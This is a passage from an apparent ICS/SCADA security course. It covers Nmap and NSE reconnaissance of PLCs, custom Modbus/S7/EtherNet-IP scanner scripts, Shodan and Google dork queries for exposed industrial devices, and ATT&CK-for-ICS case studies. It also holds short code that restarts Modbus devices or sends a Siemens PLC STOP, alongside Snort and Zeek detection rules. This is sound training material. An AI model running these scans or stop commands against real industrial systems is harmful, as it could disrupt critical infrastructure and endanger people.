# - Hosts tab: Device OS fingerprinting
# - Files tab: Extracted engineering files (.s7p, .ACD, etc.)
# - Credentials tab: Plaintext ICS passwords
# - Parameters tab: Protocol-specific data
```

3. Active Scanning with Nmap

3.1 Safe Nmap Scanning Techniques

Conservative Scan (recommended starting point):

```
nmap -Pn -sT -p 102,502,1089,1091,2222,4840,20000,44818,47808 \
    --max-retries 1 --max-rtt-timeout 500ms --scan-delay 100ms \
    --min-rate 10 --max-rate 50 \
    192.168.1.0/24 -oA ics_scan_conservative
```

Parameters Explained:

- `-Pn`: Skip ping (ICS devices often don't respond to ping)

- `-sT`: TCP connect scan (safest, completes handshake)
- `-p <ports>`: Target only ICS ports
- `--max-retries 1`: Reduce probe count
- `--max-rtt-timeout 500ms`: Faster timeout
- `--scan-delay 100ms`: 100ms between probes
- `--min-rate 10 --max-rate 50`: Rate limiting (packets/sec)
- `-oA <basename>`: Output all formats (xml, nmap, gnmap)

Aggressive Scan (only in lab or with approval):

```
nmap -Pn -sS -sV -O --script=banner,ics-detect \
    -p 102,502,1089,1091,2222,4840,20000,44818,47808,9600 \
    --version-intensity 0 --max-retries 2 \
    192.168.1.0/24 -oA ics_scan_aggressive
```

3.2 Nmap NSE Scripts for ICS

ICS-Specific NSE Scripts:

```
# List available ICS scripts
ls /usr/share/nmap/scripts/ | grep -E
"modbus|s7|enip|dnp3|opcua|bacnet|codesys|omron|pcworx"

# Common scripts:
# - modbus-discover.nse
# - s7-info.nse
# - enip-info.nse
# - dnp3-info.nse
# - opcua-info.nse
# - bacnet-info.nse
# - codesys-v2-discover.nse
# - omron-info.nse
# - pcworx-info.nse
```

Modbus Discovery:

```
nmap -Pn -sT -p 502 --script modbus-discover.nse 192.168.1.100

# Output:
# 502/tcp open  modbus
# | modbus-discover:
# |   Slave ID: 1
# |   Slave ID data: \x01\x03\x00\x00\x00\x01
# |_  Holding Registers (0-9): 100, 200, 0, 0, 50, ...
```

S7 PLC Enumeration:

```
nmap -Pn -sT -p 102 --script s7-info.nse 192.168.1.100
```

```
# Output:
# 102/tcp open  iso-tsap
# | s7-info:
# |   Module: 6ES7 315-2AH14-0AB0
# |   Basic Hardware: 6ES7 315-2AH14-0AB0
# |   Version: 2.6.9
# |   System Name: SIMATIC 300(1)
# |   Copyright: Original Siemens Equipment
# |   Serial Number: S C-X4U421302009
# |_  Plant Identification: Not Set
```

Ethernet/IP Enumeration:

```
nmap -Pn -sU -p 44818 --script enip-info.nse 192.168.1.100

# Output:
# 44818/udp open  EtherNet/IP
# | enip-info:
# |   Vendor: Rockwell Automation (0x01)
# |   Product Name: 1766-L32BXB/A
# |   Serial Number: 60A1B2C3
# |   Product Code: 0x001F (CompactLogix Controller)
# |   Revision: 20.11
# |_  Device IP: 192.168.1.100
```

DNP3 Reconnaissance:

```
nmap -Pn -sT -p 20000 --script dnp3-info.nse 192.168.1.100
```

OPC UA Discovery:

```
nmap -Pn -sT -p 4840 --script opcua-info.nse 192.168.1.100

# Output:
# 4840/tcp open  OPC UA
# | opcua-info:
# |   Server URI: urn:DESKTOP-12345:UnifiedAutomation:UaExpert
# |   Product Name: UaExpert
# |   Manufacturer: Unified Automation
# |   Security Policies:
# |     - None
# |     - Basic256Sha256 (Sign, SignAndEncrypt)
# |_  User Tokens: Anonymous, Username
```

3.3 Custom Nmap NSE Script for ICS

modbus-enum.nse (extended enumeration):

```
description = [[
Enumerates Modbus devices and attempts to read holding registers
]]

author = "ICS Security Researcher"
license = "Same as Nmap"
categories = {"discovery", "intrusive"}

portrule = shortport.port_or_service(502, "modbus", "tcp")

action = function(host, port)
    local socket = nmap.new_socket()
    local status, err = socket:connect(host, port)

    if not status then
        return "Connection failed: " .. err
    end

    local output = {}

    -- Try unit IDs 1-10
    for unit_id = 1, 10 do
        -- Modbus Read Holding Registers (FC 03)
        local trans_id = string.pack(">I2", unit_id)
        local proto_id = "\x00\x00"
        local length = "\x00\x06"
        local func_code = "\x03"
        local start_addr = "\x00\x00"
        local count = "\x00\x0A"

        local request = trans_id .. proto_id .. length .. string.char(unit_id) .. func_code ..
start_addr .. count

        status, err = socket:send(request)
        if not status then break end

        status, response = socket:receive()
        if status and #response > 9 then
            local resp_func = string.byte(response, 8)
            if resp_func == 0x03 then
                table.insert(output, string.format("Unit ID %d: ACTIVE", unit_id))
            end
        end
    end

    socket:close()

    if #output > 0 then
```

```
    return stdnse.format_output(true, output)
  else
    return "No Modbus slaves responded"
  end
end
```

Usage:

```
nmap -Pn -sT -p 502 --script modbus-enum.nse 192.168.1.100
```

3.4 UDP Scanning for BACnet/ENIP

BACnet Discovery (UDP 47808):

```
nmap -Pn -sU -p 47808 --script bacnet-info.nse 192.168.1.0/24

# BACnet uses broadcast Who-Is messages
# More effective with specialized tools like bacnet-stack
```

Ethernet/IP Broadcast Discovery:

```
# Use specialized tool for EtherNet/IP List Identity broadcast
git clone https://github.com/ottowayi/pycomm3
python3 -c "from pycomm3 import CIPDriver; print(CIPDriver.discover())"
```

4. Specialized ICS Scanning Tools

4.1 plcscan - PLC Discovery Tool

Installation:

```
git clone https://github.com/yanlinlin82/plcscan
cd plcscan
gcc -o plcscan plcscan.c -lpthread
sudo mv plcscan /usr/local/bin/
```

Usage:

```
# Scan for Siemens S7 PLCs
sudo plcscan -t siemens 192.168.1.0/24

# Scan for Modbus devices
sudo plcscan -t modbus 192.168.1.0/24

# Scan for all supported types
sudo plcscan 192.168.1.0/24

# Supported types: siemens, modbus, omron, ge_fanuc
```

Output Example:

```
[+] Scanning 192.168.1.0/24 for Siemens PLCs...
[+] 192.168.1.10 - Siemens S7-300 CPU 315-2 DP (Version 3.3.5)
[+] 192.168.1.20 - Siemens S7-1200 CPU 1214C (Version 4.2.1)
```

4.2 ISF (Industrial Exploitation Framework)

Installation:

```
git clone https://github.com/dark-lbp/isf
cd isf
pip3 install -r requirements.txt
python3 isf.py
```

ISF Console:

```
isf > show scanners

ICS Scanners:
-------------
scanners/s7comm_scanner       - Siemens S7 PLC scanner
scanners/modbus_scanner       - Modbus device scanner
scanners/enip_scanner         - Ethernet/IP scanner
scanners/vxworks_scanner      - VxWorks device scanner
scanners/bacnet_scanner       - BACnet scanner

isf > use scanners/s7comm_scanner
isf (S7comm Scanner) > set target 192.168.1.0/24
isf (S7comm Scanner) > run

[+] 192.168.1.10
   Module: 6ES7 315-2AH14-0AB0
   Version: 2.6.9
   System Name: SIMATIC 300(1)
```

Modbus Scanner Module:

```
isf > use scanners/modbus_scanner
isf (Modbus Scanner) > set target 192.168.1.0/24
isf (Modbus Scanner) > set port 502
isf (Modbus Scanner) > set unit_id 1
isf (Modbus Scanner) > run
```

4.3 Redpoint - ICS Enumeration Tool

Download:

```
# Commercial tool by Digital Bond (now archived)
```

Open-source alternatives: ISF, plcscan

Functionality:

- Identifies PLCs, RTUs, IEDs
- Uses legitimate protocol commands (non-intrusive)
- Supports: Modbus, DNP3, BACnet, Ethernet/IP, S7

4.4 SCADA Shutdown Tool (Research Only)

WARNING: For authorized testing only

```
#!/usr/bin/env python3
"""
Multi-protocol ICS device enumeration and testing
WARNING: Can disrupt operations - use only in authorized testing
"""

import socket
import struct
import sys

def test_modbus(ip, port=502):
    """Test Modbus connectivity"""
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(2)
        sock.connect((ip, port))

        # Read Device Identification (FC 0x2B/0x0E)
        trans_id = b'\x00\x01'
        proto_id = b'\x00\x00'
        length = b'\x00\x05'
        unit_id = b'\x01'
        func_code = b'\x2B'
        mei_type = b'\x0E'
        read_device_id = b'\x01\x00'

        request = trans_id + proto_id + length + unit_id + func_code + mei_type +
read_device_id

        sock.send(request)
        response = sock.recv(1024)

        if len(response) > 9:
            print(f"[+] {ip}:502 - Modbus ACTIVE")
            return True
```

```
    except:
        pass
    finally:
        sock.close()

    return False

def test_s7(ip, port=102):
    """Test Siemens S7 connectivity"""
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(2)
        sock.connect((ip, port))

        # COTP Connection Request
        cotp_cr = bytes.fromhex('0300001611e0000000010000c00100c10200c20200')
        sock.send(cotp_cr)
        response = sock.recv(1024)

        if len(response) > 0 and response[5:6] == b'\xd0':
            print(f"[+] {ip}:102 - Siemens S7 ACTIVE")
            return True

    except:
        pass
    finally:
        sock.close()

    return False

def test_enip(ip, port=44818):
    """Test Ethernet/IP connectivity"""
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(2)
        sock.connect((ip, port))

        # ListIdentity command
        command = struct.pack('<H', 0x0063)
        length = struct.pack('<H', 0)
        session = b'\x00' * 4
        status = b'\x00' * 4
        context = b'\x00' * 8
        options = b'\x00' * 4

        request = command + length + session + status + context + options

        sock.send(request)
```

```
        response = sock.recv(1024)

        if len(response) > 24:
            print(f"[+] {ip}:44818 - Ethernet/IP ACTIVE")
            return True

    except:
        pass
    finally:
        sock.close()

    return False

def scan_network(network):
    """Scan network for ICS devices"""
    import ipaddress

    net = ipaddress.IPv4Network(network, strict=False)

    for ip in net.hosts():
        ip_str = str(ip)
        test_modbus(ip_str)
        test_s7(ip_str)
        test_enip(ip_str)

if __name__ == "__main__":
    if len(sys.argv) < 2:
        print(f"Usage: {sys.argv[0]} <network_cidr>")
        sys.exit(1)

    scan_network(sys.argv[1])
```

5. OSINT for Critical Infrastructure

5.1 Shodan for ICS/SCADA

Shodan Search Queries:

```
# Modbus devices
port:502

# Siemens S7 PLCs
port:102

# Ethernet/IP (Rockwell)
port:44818
```

```
# BACnet (Building Automation)
port:47808

# DNP3 (SCADA)
port:20000

# OPC UA
port:4840

# Niagara Fox (Building Automation)
port:1911 product:"Niagara"

# SCADA HMI
"SCADA" country:US

# Specific vendors
org:"Siemens" port:102
org:"Schneider Electric" port:502
org:"Rockwell Automation"

# Combined queries
port:502 country:US city:"New York"
```

Shodan CLI:

```
# Install
pip install shodan

# Initialize
shodan init <API_KEY>

# Search
shodan search "port:502"
shodan search "Siemens S7"

# Download results
shodan download modbus_devices.json.gz "port:502"
shodan parse modbus_devices.json.gz --fields ip_str,port,org,country
```

5.2 Censys for OT Devices

Censys Queries:

```
# Modbus
services.port: 502

# S7comm
services.port: 102
```

```
# ICS protocols
protocols: ("modbus" OR "s7comm" OR "dnp3")

# Combine with organization
services.port: 502 AND autonomous_system.name: "Electric Company"
```

5.3 FOFA (China-based search engine)

FOFA Queries:

```
port="502"
port="102"
protocol="modbus"
protocol="s7comm"
```

5.4 Google Dorking for ICS Web Interfaces

Google Dork Queries:

```
# SCADA HMI web interfaces
inurl:scada
inurl:hmi
intitle:"SCADA Login"
intitle:"Wonderware InTouch"
intitle:"WinCC"

# Engineering portals
intitle:"TIA Portal"
inurl:"/portal/login"

# Historians
intitle:"PI Vision"
intitle:"OSIsoft"

# Building automation
intitle:"Niagara" inurl:"/config"
intitle:"BACnet" inurl:"/admin"

# IP cameras (often on OT networks)
inurl:/view/index.shtml
intitle:"Network Camera"

# Manufacturer defaults
intitle:"admin" inurl:login.asp "Siemens"
```

5.5 Certificate Transparency Logs

crt.sh for ICS Certificate Discovery:

```
# Search for OPC UA certificates
curl "https://crt.sh/?q=%opcua%&output=json" | jq .

# Search by organization
curl "https://crt.sh/?q=%Electric%Company%&output=json" | jq .

# Identify subdomains
curl "https://crt.sh/?q=%.company.com&output=json" | jq '.[].name_value' | sort -u
```

5.6 GitHub/GitLab Code Search

Search for exposed credentials/configs:

```
# HMI configuration files
extension:scada
extension:db1
extension:s7p

# Credentials in scripts
"modbus" AND "password" filename:.py
"s7comm" AND "192.168" filename:.py

# Network diagrams
"PLC" filetype:vsd
"SCADA" filetype:pdf

# Use github-search or grep.app
```

6. Building Asset Inventory

6.1 Asset Inventory Schema

Recommended Fields:

```
{
  "ip_address": "192.168.1.10",
  "mac_address": "00:1B:1B:1E:45:89",
  "hostname": "PLC-REACTOR-01",
  "device_type": "PLC",
  "vendor": "Siemens",
  "model": "S7-315-2PN/DP",
  "firmware_version": "3.3.5",
  "serial_number": "S C-X4U421302009",
  "protocols": ["S7comm", "Profinet"],
  "open_ports": [80, 102, 161],
```

```
  "purdue_level": "Level 1",
  "criticality": "High",
  "location": "Building A, Reactor Control Room",
  "function": "Reactor temperature control",
  "last_scanned": "2024-01-15T10:30:00Z",
  "notes": "Primary controller for reactor 1"
}
```

6.2 Automated Inventory Script

```
#!/usr/bin/env python3
import json
import subprocess
import xmltodict

def nmap_scan_to_inventory(target_network):
    """
    Run Nmap scan and parse to asset inventory
    """
    # Run Nmap with XML output
    cmd = [
        "nmap", "-Pn", "-sT", "-sV",
        "-p", "80,102,502,2222,4840,20000,44818,47808",
        "--script", "banner,ics-detect",
        "-oX", "scan_output.xml",
        target_network
    ]

    subprocess.run(cmd)

    # Parse XML output
    with open("scan_output.xml") as f:
        data = xmltodict.parse(f.read())

    inventory = []

    hosts = data['nmaprun'].get('host', [])
    if not isinstance(hosts, list):
        hosts = [hosts]

    for host in hosts:
        if host.get('status', {}).get('@state') != 'up':
            continue

        asset = {
            "ip_address": host.get('address', {}).get('@addr'),
            "mac_address": None,
            "open_ports": [],
```

```
            "protocols": [],
            "device_info": {}
        }

        # Extract MAC if available
        addresses = host.get('address', [])
        if not isinstance(addresses, list):
            addresses = [addresses]

        for addr in addresses:
            if addr.get('@addrtype') == 'mac':
                asset['mac_address'] = addr.get('@addr')
                asset['vendor'] = addr.get('@vendor')

        # Extract ports
        ports = host.get('ports', {}).get('port', [])
        if not isinstance(ports, list):
            ports = [ports]

        for port in ports:
            if port.get('state', {}).get('@state') == 'open':
                port_num = port.get('@portid')
                asset['open_ports'].append(int(port_num))

                # Identify protocol
                if port_num == '502':
                    asset['protocols'].append('Modbus')
                elif port_num == '102':
                    asset['protocols'].append('S7comm')
                elif port_num == '44818':
                    asset['protocols'].append('Ethernet/IP')
                elif port_num == '20000':
                    asset['protocols'].append('DNP3')
                elif port_num == '4840':
                    asset['protocols'].append('OPC UA')

        inventory.append(asset)

    # Save inventory
    with open("asset_inventory.json", "w") as f:
        json.dump(inventory, f, indent=2)

    print(f"[+] Inventory saved: {len(inventory)} devices")
    return inventory

# Usage
nmap_scan_to_inventory("192.168.1.0/24")
```

7. Hands-On Lab Exercises

Lab 1: Passive Asset Discovery

1. Download ICS traffic PCAP from https://github.com/automayt/ICS-pcap
2. Analyze with GRASSMARLIN
3. Extract asset list with IP, vendor, protocol, communication patterns
4. Generate network topology diagram

Lab 2: Safe Active Scanning

1. Deploy OpenPLC + ScadaBR lab environment
2. Perform conservative Nmap scan
3. Use NSE scripts (modbus-discover, s7-info if applicable)
4. Compare active scan results with passive findings
5. Document any devices that didn't respond as expected

Lab 3: ISF Framework Enumeration

1. Install ISF framework
2. Use s7comm_scanner on Snap7 server
3. Use modbus_scanner on OpenPLC
4. Document enumerated device details
5. Attempt authenticated operations (read-only)

Lab 4: OSINT for ICS

1. Search Shodan for Modbus devices in specific country/city
2. Identify exposed HMI web interfaces via Google dorks
3. Search GitHub for HMI configuration files (use test data)
4. Build OSINT report on a fictional industrial facility

8. Tools & Resources

Passive Tools

- **GRASSMARLIN**: https://github.com/nsacyber/GRASSMARLIN
- **Zeek + ICSNPP**: https://github.com/cisagov/icsnpp
- **NetworkMiner**: https://www.netresec.com/?page=NetworkMiner

Active Scanners

- **Nmap + NSE**: https://nmap.org/
- **plcscan**: https://github.com/meeas/plcscan
- **ISF**: https://github.com/dark-lbp/isf

OSINT Platforms

- **Shodan**: https://www.shodan.io/
- **Censys**: https://search.censys.io/
- **FOFA**: https://fofa.info/
- **ZoomEye**: https://www.zoomeye.org/

Documentation

- **ICS-CERT Advisories**: https://www.cisa.gov/ics-advisories
- **Purdue Model**: ISA-95/IEC 62264

9. Knowledge Check

1. Why is passive reconnaissance preferred over active scanning in OT networks?
2. What Nmap parameters reduce scan aggressiveness for ICS devices?
3. How does GRASSMARLIN fingerprint ICS devices without active probing?
4. What are the default ports for Modbus, S7comm, Ethernet/IP, and DNP3?
5. What information can you extract from Shodan about exposed ICS devices?
6. How would you safely enumerate Modbus unit IDs on a device?
7. What are the risks of UDP scanning in OT environments?
8. Describe the process of building an asset inventory from Nmap XML output.
9. What OSINT techniques can reveal ICS infrastructure without network scanning?
10. How do you identify ICS protocols in a network capture using Wireshark?

Obtain written authorization from asset owner

Document all IP ranges and device types

Identify critical devices that should NOT be scanned

Schedule during maintenance windows if possible

Have OT engineer on standby

Prepare incident response plan

Backup device configurations before scanning

Lesson 05: MITRE ATT&CK for ICS Framework

Lesson 05: MITRE ATT&CK for ICS Framework

Learning Objectives

- Master the MITRE ATT&CK for ICS framework structure and taxonomy
- Analyze real-world ICS cyber attack campaigns using ATT&CK techniques
- Map defensive controls to ICS-specific TTPs
- Build threat models for OT environments
- Utilize ATT&CK Navigator for ICS threat intelligence

1. MITRE ATT&CK for ICS Overview

1.1 Framework Structure

Official Resource: https://attack.mitre.org/matrices/ics/

Tactics (11 Categories):

1. **Initial Access**: Entry into ICS network
2. **Execution**: Running malicious code
3. **Persistence**: Maintaining foothold
4. **Privilege Escalation**: Gaining higher permissions
5. **Evasion**: Avoiding detection
6. **Discovery**: Gathering information
7. **Lateral Movement**: Pivoting through network
8. **Collection**: Data gathering
9. **Command and Control**: Maintain communications
10. **Inhibit Response Function**: Disrupt safety/control
11. **Impair Process Control**: Manipulate industrial processes

Key Differences from Enterprise ATT&CK:

- **Impact-focused**: Emphasizes physical consequences
- **OT-specific techniques**: PLC manipulation, safety system attacks
- **Process knowledge**: Requires understanding of industrial processes
- **Two-phase attacks**: IT infiltration → OT impact

1.2 ICS-Specific Tactics

Tactic 10: Inhibit Response Function (unique to ICS):

- **T0800**: Activate Firmware Update Mode

- **T0803**: Block Command Message
- **T0804**: Block Reporting Message
- **T0805**: Block Serial COM
- **T0806**: Brute Force I/O
- **T0809**: Data Destruction
- **T0814**: Denial of Service
- **T0816**: Device Restart/Shutdown
- **T0835**: Manipulate I/O Image
- **T0881**: Service Stop
- **T0892**: Change Operating Mode

Tactic 11: Impair Process Control:

- **T0806**: Brute Force I/O
- **T0836**: Modify Parameter
- **T0839**: Module Firmware
- **T0856**: Spoof Reporting Message
- **T0855**: Unauthorized Command Message

2. Real-World Attack Case Studies

2.1 Stuxnet (2010) - ATT&CK Mapping

Target: Iranian nuclear enrichment facility (Natanz)

ATT&CK Technique Mapping:

Tactic	Technique ID	Technique Name	Stuxnet Implementation
Initial Access	T0883	Internet Accessible Device	USB worm propagation to air-gapped network
Execution	T0873	Project File Infection	Infected Step 7 (.s7p) project files
Persistence	T0839	Module Firmware	Rootkit in Siemens S7-300/400 PLC firmware
Evasion	T0872	Indicator Removal on Host	Hid infected PLC blocks from Step 7

Discovery	T0877	I/O Image	Read PLC I/O to identify target centrifuges
Lateral Movement	T0886	Remote Services	Exploited Windows shares, WinCC databases
Collection	T0868	Detect Operating Mode	Monitored PLC mode to activate payload
C2	T0885	Commonly Used Port	HTTP to external servers for updates
Inhibit Response	T0809	Data Destruction	Zero-day exploits exhaustion
Impair Process Control	T0836	Modify Parameter	Manipulated centrifuge frequency (1410 Hz → 1064 Hz → 1410 Hz cycles)
Impact	T0879	Damage to Property	Physical destruction of ~1000 IR-1 centrifuges

Technical Breakdown:

Initial Access (T0883):

- 4 zero-day Windows exploits (MS10-046, MS10-073, MS10-061, MS10-092)
- USB worm (.lnk vulnerability CVE-2010-2568)
- Infected Realtek/JMicron driver certificates (stolen)

Persistence (T0839):

- PLC firmware rootkit
- Replaced OB1 (main cyclic execution block)
- Injected custom FB (Function Block) code

Impair Process Control (T0836):

- Frequency converter attack:
    - Normal operation: 1064 Hz
    - Attack phase 1: Accelerate to 1410 Hz for 15 minutes
    - Attack phase 2: Decelerate to 2 Hz for 50 minutes
    - Repeat cycle to cause mechanical stress
- Replayed "normal" sensor values to operators (T0856 - Spoof Reporting Message)

Evasion (T0872):

- Step 7 rootkit hid malicious blocks
- Operators saw clean PLC memory
- Modified CP (Communication Processor) to filter requests

2.2 Ukraine Power Grid Attack (2015) - ATT&CK Mapping

Adversary: Sandworm (Russian GRU Unit 74455)

ATT&CK Mapping:

Tactic	Technique	Implementation
Initial Access	T0883	Spear-phishing emails with malicious Excel macros (BlackEnergy3)
Execution	T0871	Execution through API
Persistence	T0891	Modify Program
Privilege Escalation	T0890	Exploitation for Privilege Escalation
Lateral Movement	T0866	Exploitation of Remote Services
Collection	T0802	Automated Collection
C2	T0885	Commonly Used Port
Inhibit Response	T0816	Device Restart/Shutdown
Inhibit Response	T0804	Block Reporting Message
Impair Process Control	T0855	Unauthorized Command Message
Impact	T0826	Loss of View
Impact	T0827	Loss of Control
Impact	T0828	Loss of Productivity

Timeline:

1. **March 2015**: Initial spear-phishing
2. **May-October 2015**: Reconnaissance, lateral movement, credential harvesting
3. **December 23, 2015 15:30**: Coordinated attack
    - 15:30-16:01: Manual breaker operations at 3 distribution companies

- Telephone DoS (call flooding) to prevent customer reports
- Serial-to-Ethernet converter firmware wipe
- UPS sabotage at control centers
- KillDisk malware execution

2.3 Triton/Trisis (2017) - ATT&CK Mapping

Target: Schneider Electric Triconex Safety Instrumented System (SIS)

ATT&CK Mapping:

Tactic	Technique	Implementation
Initial Access	T0866	Exploitation of Remote Services
Discovery	T0846	Remote System Discovery
Lateral Movement	T0886	Remote Services
Collection	T0861	Point & Tag Identification
Execution	T0874	Hooking
Persistence	T0839	Module Firmware
Impair Process Control	T0836	Modify Parameter
Inhibit Response	T0800	Activate Firmware Update Mode
Impact	T0880	Loss of Safety

Triton Framework Components:

Triton framework modules (reconstructed from MITRE/FireEye analysis)

1. TsHi.py - TriStation protocol handler
2. TsLow.py - Low-level communication
3. TsBase.py - Base library
4. TS_cnames.py - Triconex constant definitions
5. inject.bin - Malicious payload for SIS controller
6. imain.bin - Main module to execute on SIS

Attack Sequence:

1. Reconnaissance of TriStation protocol
2. Development of custom framework
3. Injection of malicious logic into SIS
4. **Failed activation** (triggered SIS failure state - detected)

5. Forensic investigation revealed attack

Why Triton Was Catastrophic-Intent:

- SIS is the "last line of defense" against physical disasters
- Disabling SIS allows unsafe process conditions to persist
- Could enable explosions, toxic releases, or equipment damage
- Demonstrates nation-state capability to cause mass casualty events

2.4 Industroyer/CrashOverride (2016) - ATT&CK Mapping

Target: Ukraine power transmission (follow-up to 2015 attack)

ATT&CK Mapping:

Tactic	Technique	Implementation
Initial Access	T0883	Internet Accessible Device
Execution	T0853	Scripting
Persistence	T0891	Modify Program
Discovery	T0840	Network Connection Enumeration
Lateral Movement	T0886	Remote Services
Collection	T0877	I/O Image
C2	T0869	Standard Application Layer Protocol
Inhibit Response	T0814	Denial of Service
Impair Process Control	T0855	Unauthorized Command Message
Impact	T0837	Loss of Protection

Industroyer Protocol Payload Modules:

- **101.dll**: IEC 60870-5-101 (serial SCADA)
- **104.dll**: IEC 60870-5-104 (IP SCADA)
- **61850.dll**: IEC 61850 (substation automation)
- **OPC.dll**: OPC DA (SCADA interoperability)

Sophistication:

- First malware to directly control electric grid switches
- Protocol-aware (IEC 61850, IEC 104, OPC DA)

- Designed for repeatable attacks
- Modular architecture for different protocols

3. ATT&CK Technique Deep Dives

3.1 T0883 - Internet Accessible Device

Description: Adversaries gain initial access via internet-connected ICS devices

Affected Systems:

- HMIs with remote access enabled
- Engineering workstations with VPN
- Historian servers accessible via web
- IP cameras on OT network

Detection:

- Monitor inbound connections from internet to OT networks
- IDS rules for suspicious remote desktop connections
- Baseline legitimate remote access patterns

Mitigation:

- Eliminate direct internet access to OT devices
- Implement VPN with MFA for remote access
- Use jump boxes in DMZ

3.2 T0836 - Modify Parameter

Description: Adversaries alter PLC/controller parameters to manipulate processes

Examples:

- Stuxnet: Centrifuge frequency modification
- Temperature setpoint changes in chemical reactors
- Pressure relief valve thresholds
- Motor speed controllers

Detection:

- Baseline normal parameter ranges
- Alert on parameter writes from unauthorized sources
- Compare current parameters to golden configuration

Mitigation:

- Implement parameter change approval workflows
- Use PLC write-protection features

- Enable audit logging on engineering workstations

3.3 T0839 - Module Firmware

Description: Modification of firmware in PLCs, RTUs, IEDs

Capabilities:

- Persist through power cycles
- Evade detection (firmware not regularly audited)
- Difficult to remove without reflashing

Detection:

- Hash verification of firmware images
- Monitor for unauthorized firmware updates
- Baseline firmware versions

Mitigation:

- Enable firmware code signing
- Restrict firmware update permissions
- Regularly verify firmware integrity

3.4 T0816 - Device Restart/Shutdown

Description: Forceful restart or shutdown of devices (DoS)

Modbus Example:

```
# Function Code 08, Sub-function 01: Restart Communications
def modbus_restart_device(ip, unit_id=1):
    trans_id = b'\x00\x01'
    proto_id = b'\x00\x00'
    length = b'\x00\x04'
    func_code = b'\x08'
    sub_function = b'\x00\x01'  # Restart
    data = b'\x00\x00'

    packet = trans_id + proto_id + length + bytes([unit_id]) + func_code + sub_function + data
    # Send packet to port 502
```

S7comm Example:

```
# PLC STOP command
import snap7
plc = snap7.client.Client()
plc.connect(ip, 0, 1)
plc.plc_stop()  # Sends Function 0x29 (PLC STOP)
```

Detection:

- Monitor for diagnostic function codes (Modbus FC 08)
- Detect S7comm PLC STOP commands (FC 0x29)
- Alert on unexpected device reboots

3.5 T0856 - Spoof Reporting Message

Description: Falsify sensor data to deceive operators

Stuxnet Example:

- Recorded 21 seconds of "normal" sensor values
- Replayed values during attack phase
- Operators saw stable centrifuge operation while they were being destroyed

Implementation Pattern:

- Man-in-the-middle between PLC and HMI
- Modify SCADA historian data
- Inject false values into Modbus responses

Detection:

- Compare sensor values from multiple sources
- Anomaly detection (values too stable/consistent)
- Cryptographic signing of sensor data (rare)

3.6 T0877 - I/O Image

Description: Read PLC I/O table to understand process state

Information Gained:

- Digital inputs: Sensor states (on/off, open/closed)
- Digital outputs: Actuator commands (pumps, valves)
- Analog inputs: Temperature, pressure, flow rates
- Analog outputs: Control signals (valve positions)

Modbus Read Example:

```
# Read all I/O (assume 100 coils, 100 registers)
digital_inputs = read_discrete_inputs(plc_ip, 0, 100)   # FC 02
digital_outputs = read_coils(plc_ip, 0, 100)            # FC 01
analog_inputs = read_input_registers(plc_ip, 0, 100)    # FC 04
analog_outputs = read_holding_registers(plc_ip, 0, 100) # FC 03
```

Detection:

- Monitor for excessive read operations

- Baseline normal polling frequency
- Alert on reads from non-SCADA sources

4. ATT&CK Navigator for ICS

4.1 Installation and Setup

Web Version: https://mitre-attack.github.io/attack-navigator/

Local Installation:

```
git clone https://github.com/mitre-attack/attack-navigator.git
cd attack-navigator/nav-app
npm install
ng serve

# Access at http://localhost:4200
```

4.2 Creating Custom Layers

Load ICS Matrix:

1. Open ATT&CK Navigator
2. Click "New Tab"
3. Select "Enterprise" → switch to "ICS"

Highlight Stuxnet Techniques:

```
{
  "name": "Stuxnet ATT&CK Layer",
  "versions": {
    "attack": "13",
    "navigator": "4.9.0",
    "layer": "4.4"
  },
  "domain": "ics-attack",
  "description": "Techniques used in Stuxnet operation",
  "techniques": [
    {
      "techniqueID": "T0883",
      "color": "#ff0000",
      "comment": "USB worm propagation"
    },
    {
      "techniqueID": "T0873",
      "color": "#ff0000",
      "comment": "Step 7 project infection"
    },
```

```
    {
      "techniqueID": "T0839",
      "color": "#ff0000",
      "comment": "PLC firmware rootkit"
    },
    {
      "techniqueID": "T0836",
      "color": "#ff0000",
      "comment": "Centrifuge frequency manipulation"
    },
    {
      "techniqueID": "T0879",
      "color": "#ff0000",
      "comment": "Physical destruction of centrifuges"
    }
  ]
}
```


Save and Load:

- File → Save Layer → Download JSON
- File → Open Existing Layer → Upload JSON

4.3 Threat Intelligence Integration

Mapping APT Groups to ICS Techniques:

Sandworm (Russia GRU):

- Ukraine 2015/2016 attacks
- Industroyer, BlackEnergy, KillDisk
- Focus: Electric power disruption

XENOTIME:

- Triton/Trisis attack
- Targeted safety systems
- Petrochemical focus

APT33 (Iran):

- Saudi Aramco infrastructure targeting
- Aviation, energy sectors
- Initial access via spear-phishing

Lazarus Group (North Korea):

- Limited OT operations observed
- Primarily IT/financial focus

5. Defensive Mapping

5.1 MITRE D3FEND for ICS

D3FEND (d3fend.mitre.org): Defensive countermeasures framework

Example Mapping - T0836 (Modify Parameter):

D3FEND Technique	Implementation
Configuration Inventory	Baseline PLC parameters
File Integrity Monitoring	Monitor PLC program changes
Network Traffic Filtering	Block unauthorized engineering workstations
Authentication	Require credentials for parameter writes

5.2 Detection Rules by Technique

T0855 - Unauthorized Command Message:

```
# Snort/Suricata rule
alert tcp any any -> any 502 (
  msg:"Modbus Write from Unauthorized Source";
  content:"|06|"; offset:7; depth:1;
  !src_ip $AUTHORIZED_SCADA_SERVERS;
  sid:1000100;
)
```

T0816 - Device Restart:

```
alert tcp any any -> any 502 (
  msg:"Modbus Restart Command";
  content:"|08 00 01|"; offset:7; depth:3;
  sid:1000101;
)

alert tcp any any -> any 102 (
  msg:"Siemens PLC STOP Command";
  content:"|29|"; offset:17; depth:1;
  sid:1000102;
)
```

T0877 - I/O Image Excessive Read:

```
# Zeek script for anomalous Modbus reads
@load base/frameworks/notice
```

```
global modbus_read_threshold = 100;  # Reads per hour
global modbus_read_count: table[addr] of count;

event modbus_message(c: connection, headers: ModbusHeaders, is_orig: bool) {
    if (headers$function_code in [1, 2, 3, 4]) {  # Read functions
        if (c$id$orig_h !in modbus_read_count)
            modbus_read_count[c$id$orig_h] = 0;

        ++modbus_read_count[c$id$orig_h];

        if (modbus_read_count[c$id$orig_h] > modbus_read_threshold)
            NOTICE([$note=ModbusExcessiveRead,
                    $msg=fmt("Excessive Modbus reads from %s", c$id$orig_h),
                    $conn=c]);
    }
}
```

6. Threat Modeling Exercise

6.1 Water Treatment Facility Scenario

System Description:

- Purdue Level 1: PLCs controlling pumps, valves, chemical dosing
